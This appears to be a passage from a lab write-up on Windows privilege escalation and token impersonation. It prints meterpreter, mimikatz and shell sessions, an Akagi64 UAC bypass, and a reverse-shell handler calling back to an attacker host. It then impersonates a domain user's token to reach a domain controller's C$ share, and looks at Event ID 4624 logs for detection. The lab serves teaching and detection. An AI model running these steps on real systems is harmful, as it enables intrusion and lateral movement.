[ ACCOUNTS | COMPUTER | CONFIG | CONTINUE | FILE | GROUP | HELP |
  HELPPMSG | LOCALGROUP | PAUSE | SESSION | SHARE | START |
  STATISTICS | STOP | TIME | USE | USER | VIEW ]

C:\tools>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment        Administrators have complete and unrestricted access to the computer/do

Members

-----
Administrator
User
OC\Domain Admins
The command completed successfully.

C:\tools>exit
exit
meterpreter > get system
[-] Unknown command: get
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
[-] Named Pipe Impersonation (RPCSS variant)
meterpreter >

```

Mimikatz also can't run


```

meterpreter > getsystem
[*] priv elevate getsystem: Operation failed: Access is denied. The following was attempted:
[*] Named Pipe Impersonation (In Memory/Admin)
[*] Named Pipe Impersonation (Dropper/Admin)
[*] Token Duplication (In Memory/Admin)
[*] Named Pipe Impersonation (RPCSS variant)
meterpreter >
meterpreter > shell
Process 11912 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\tools>mimikatz_trunk
mimikatz_trunk
'mimikatz_trunk' is not recognized as an internal or external command,
operable program or batch file.

C:\tools>cd mimikatz_trunk\x64
cd mimikatz_trunk\x64

C:\tools\mimikatz_trunk\x64>mimikatz.exe
mimikatz.exe

.#####. mimikatz 2.2.0 (x64) #19041 Aug 10 2021 17:19:53
## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /*** Benjamin DELPY 'gentilkiwi' ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v ##' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz # privilege::debug
ERROR kuhl_m_privilege_simple ; RtlAdjustPrivilege (20) c0000061

mimikatz #

```

Using akagi64 to disable UAC

```

C:\tools>Akagi64.exe 40 C:\tools\calc.exe
Akagi64.exe 40 C:\tools\calc.exe

C:\tools>
[*] Sending stage (200262 bytes) to 10.160.68.189

C:\tools>[*] Meterpreter session 2 opened (10.160.201.8:4444 -> 10.160.68.189:4444)

C:\tools>exit
exit
meterpreter > session

```

Start a new session and successfully bypass UAC

```

msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type           Information           Connection
  --  ---  --
   2   meterpreter x64/windows W2019\luser @ W2019 10.160.201.8:4444 -> 10.160.68.189:49823 (10.160.68.189)

msf6 exploit(multi/handler) > sessions 2
[*] Starting interaction with 2...



meterpreter >
meterpreter > getuid
Server username: W2019\luser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > shell
Process 8440 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>cd ..\..
cd ..\..

```


LAB 8: LAB_PASS THE TOKEN AND IMPERSONATION

On win client







On Domain Controller



Longon Win Client



Run the reverse shell



Switch to KALI

Start metasploit

```

msf6 > set exploit/multi/handler
[-] Unknown variable
Usage: set [option] [value]

Set the given option to value. If value is omitted, print the current value.
If both are omitted, print options that are currently set.

If run from a module context, this will set the value in the module's
datastore. Use -g to operate on the global datastore.

If setting a PAYLOAD, this command can take an index from 'show payloads'.

msf6 >
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set lhost 10.160.201.8
lhost => 10.160.201.8
msf6 exploit(multi/handler) > set lport 4444
lport => 4444
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf6 exploit(multi/handler) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.160.201.8:4444
msf6 exploit(multi/handler) > [*] Sending stage (200262 bytes) to 10.160.68.189
[*] Meterpreter session 1 opened (10.160.201.8:4444 -> 10.160.68.189:49778) at 2022-04-28 06:24:32 -0400

msf6 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  -
  1    meterpreter x64/windows W2019\luser @ W2019 10.160.201.8:4444 -> 10.160.68.189:49778 (10.160.68.189)

msf6 exploit(multi/handler) >

```

```

msf6 exploit(multi/handler) > sessions 1
[*] Starting interaction with 1...

meterpreter > getuid
Server username: W2019\luser
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > use incognito
Loading extension incognito...Success.
meterpreter > list_tokens
Usage: list_tokens <list_order_option>

Lists all accessible tokens and their privilege level

OPTIONS:
  -g      List tokens by unique groupname
  -u      List tokens by unique username

meterpreter > list_tokens -u



Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
W2019\luser
Window Manager\DWM-1

Impersonation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
NT AUTHORITY\NETWORK SERVICE
Window Manager\DWM-2

meterpreter >

```

On win client



```

meterpreter > list_tokens -u

Delegation Tokens Available
=====
NT AUTHORITY\LOCAL SERVICE
NT AUTHORITY\SYSTEM
SOC\duser3
W2019\luser
Window Manager\DWM-1
Window Manager\DWM-2

Impersonation Tokens Available
=====
Font Driver Host\UMFD-0
Font Driver Host\UMFD-1
Font Driver Host\UMFD-2
NT AUTHORITY\NETWORK SERVICE

meterpreter >

```

⇒ Get duser3's token

Spawning a shell and access to SMB server on DC

```

meterpreter > shell
Process 3456 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>dir \\10.160.139.254
dir \\10.160.139.254
The filename, directory name, or volume label syntax is incorrect.

C:\Windows\system32>dir \\10.160.139.254\C$
dir \\10.160.139.254\C$
Access is denied.

C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>

```

Analyze logs

Win32calc.exe was spawned by luser3

The screenshot displays two windows from a Windows system. The left window is the 'win32calc.exe:9588 Properties' dialog box, showing the 'Security' tab. It lists the user as 'SOC\duser3' with a SID of 'S-1-5-21-3733204155-799635312-620878883-2105'. The group is listed as 'n/a'. The right window is 'Process Explorer - Sysinternals: www.sysinternals.com [W2019\luser]', showing a list of processes. The 'win32calc.exe' process is highlighted in blue, and its 'Parent' column shows it was spawned by 'luser3'.

Process	CPU	Private Bytes	Working Set	PID	Description
svchost.exe		3,220 K	13,964 K	10040	Host Process
svchost.exe		1,268 K	6,020 K	10616	Host Process
svchost.exe		3,260 K	8,592 K	10872	Host Process
svchost.exe		10,404 K	15,284 K	5736	Host Process
svchost.exe		7,552 K	12,816 K	1868	Host Process
svchost.exe		2,300 K	10,048 K	10384	Host Process
svchost.exe		1,280 K	5,860 K	5596	Host Process
TrustedInstaller.exe		1,840 K	7,092 K	2156	Windows Installer
svchost.exe		22,260 K	38,220 K	10408	Host Process
svchost.exe		2,180 K	9,184 K	3016	Host Process
svchost.exe		4,296 K	10,616 K	4776	Host Process
svchost.exe		1,600 K	6,096 K	5712	Host Process
lsass.exe		6,576 K	17,968 K	616	Local Security
fontdrvhost.exe		1,408 K	3,500 K	780	
winlogon.exe		2,212 K	9,916 K	524	
fontdrvhost.exe		1,372 K	3,456 K	788	
LogonUI.exe		12,936 K	48,432 K	984	
dwm.exe		20,000 K	44,228 K	1004	
csrss.exe		2,244 K	4,944 K	4784	
winlogon.exe		2,296 K	8,812 K	4828	
fontdrvhost.exe		3,692 K	8,088 K	5044	
dwm.exe		25,240 K	69,088 K	5108	
explorer.exe		36,716 K	117,624 K	10184	Windows Explorer
calc.exe		5,432 K	12,588 K	10820	
cmd.exe		2,716 K	3,900 K	3456	
conhost.exe		6,908 K	14,904 K	4036	
procexp64.exe	26.77	18,304 K	35,628 K	10076	Sysinternals
win32calc.exe		6,792 K	17,348 K	9588	Windows Calculator

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
 - Applications and Services Logs
 - Subscriptions

Security Number of events: 8,860

Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 2,138

Keywords	Date and Time	Source	Event ID
Audit Success	4/28/2022 1:27:17 PM	Microsoft Windows security auditing.	4624
Audit Success	4/28/2022 1:27:17 PM	Microsoft Windows security auditing.	4624

Event 4624, Microsoft Windows security auditing.

General Details

An account was successfully logged on.

Subject:

- Security ID: W2019\user
- Account Name: user
- Account Domain: W2019
- Logon ID: 0x5ABC9

Logon Information:

- Logon Type: 2
- Restricted Admin Mode: No
- Virtual Account: No
- Elevated Token: No

Impersonation Level: Impersonation

More Logon...

Log Name: Security

Source: Microsoft Windows security Logged: 4/28/2022 1:27:17 PM

Event ID: 4624 Task Category: Logon

Level: Information Keywords: Audit Success

Event Viewer

File Action View Help

Event Viewer (Local)

- Custom Views
- Windows Logs
 - Application
 - Security
 - Setup
 - System
 - Forwarded Events
 - Applications and Services Logs
 - Subscriptions

Security Number of events: 8,860

Filtered: Log: Security; Source: ; Event ID: 4624. Number of events: 2,138

Keywords	Date and Time	Source	Event ID
Audit Success	4/28/2022 1:27:17 PM	Microsoft Windows security auditing.	4624
Audit Success	4/28/2022 1:27:17 PM	Microsoft Windows security auditing.	4624

Event 4624, Microsoft Windows security auditing.

General Details

Virtual Account: No

Elevated Token: No

Impersonation Level: Impersonation

New Logon:

- Security ID: SOC\duser3
- Account Name: duser3
- Account Domain: SOC
- Logon ID: 0x13AE32
- Linked Logon ID: 0x13AE05
- Network Account Name: -
- Network Account Domain: -
- Logon GUID: {00000000-0000-0000-0000-000000000000}

Process Information:

- Process ID: 0x15dc

Log Name: Security

Source: Microsoft Windows security Logged: 4/28/2022 1:27:17 PM

Event ID: 4624 Task Category: Logon

Level: Information Keywords: Audit Success

Start impersonating token

```

C:\Windows\system32>dir \\10.160.139.254\C$
dir \\10.160.139.254\C$
Access is denied.

C:\Windows\system32>

C:\Windows\system32>

C:\Windows\system32>exit
exit
meterpreter >
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > impersonate token SOC\duser3
[+] Delegation token available
[+] Successfully impersonated user SOC\duser3
meterpreter >
meterpreter > getuid
Server username: SOC\duser3
meterpreter > shell
Process 1796 created.
Channel 2 created.
Microsoft Windows [Version 10.0.17763.2061]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>whoami
whoami
soc\duser3

C:\Windows\system32>

```

```

C:\Windows\system32>dir \\10.160.139.254\C$
dir \\10.160.139.254\C$
Volume in drive \\10.160.139.254\C$ is SYS
Volume Serial Number is 48D3-C47D

Directory of \\10.160.139.254\C$

